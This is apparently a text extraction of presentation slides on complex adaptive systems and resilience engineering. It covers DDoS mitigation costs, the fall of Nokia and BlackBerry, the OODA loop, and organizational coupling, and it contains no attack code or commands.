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
Cost of DDoS Mitigation

- Krebs spoke with multiple DDoS mitigation firms. One offered to host KrebsOnSecurity for two weeks at no charge, but after that they said the same kind of protection I had under Akamai would cost between \$150,000 and \$200,000 per year.

Number of people reported killed by technological disasters 1900 - 2011



CONNECTIVITY
EVERYWHERE



FEEDBACK LOOPS
EVERYWHERE

2008 to 2013 Nokia and Blackberry Crash

- Nokia's market cap in 2008 ~\$149 billion. In September of 2013, Nokia sold its mobile handset business to Microsoft for about \$7 billion.
- The market value of Blackberry's Research in Motion once stood at \$83 billion. In 2013, it announced it would go private by selling itself to an investment group for a less than \$5 billion.

Feedback Loop – ex CEO

Ellen Pao
Reddit CEO



John Boyd
OODA Loop

Agile Development

Observe
Orient
Decide
Act



F-86 vs MIG-15



The MIG was superior to the F-86 in its speed, its ability to climb, to turn, to accelerate,...

Sequential OODA Loop





Figure 1. The OODA loop is often depicted as a simple sequential process.

- Author **Richard T. Pascale, Mark Millemann and Linda Gioja** conceive of the organization as a "complex adaptive system" - that is, as a living organism, not a machine.

Four Laws

In this work, the authors argue that business and nature share four fundamental laws:

- ***Equilibrium is death.*** When a living system is in a state of equilibrium, it is less responsive to changes taking place around it.
- ***Innovation usually takes place on the edge of chaos.*** In the face of threat or galvanized by an opportunity, living things move toward the edge of chaos - a condition in which experimentation is rampant, and new solutions are uncovered.
- ***Self-organization occurs naturally.*** As this experimentation and discovery is taking place, the components of the living systems self-organize, creating new forms that emerge from the turmoil.
- ***Living systems can only be disturbed, not directed.*** Living systems can't be directed along a linear path. Unforeseen circumstances are always going to appear. The best approach is to "disturb" the system in the direction of the desired outcome.

SURFING

THE EDGE OF


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
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Systems and strategies for management


David Snowden



How to organize a children's party



Organizations can have tightly or loosely coupled nodes, leading to different “fragilities” and response times




Organizations have less or more porous boundaries, tight or loose coupling between nodes, small or large buffers, fast or slow responses to external changes

Forensics: Complex System Failures

Diminishing Attack Costs & Increasing Complexity

Increased network complexity & dependence means more attacks succeed with high payoffs
Technology advances mean lower cost for a successful attack



- 1: Given the multi-modal failure cascade of complex systems, a **Root-Cause Analysis** will fail.
- 2: In human-centered **Complex Adaptive Systems [CAS]**, humans are the adaptable elements
- 3: Failure free **operations** require intimate contact with the "**edge of the envelope**" where systems begins to deteriorate
- 4: People continuously create safety: **Resilience**
- 5: How to move from Reactive(hindsight) **Reliability** approach to a Proactive (foresight): **Resilience Engineering** Approach?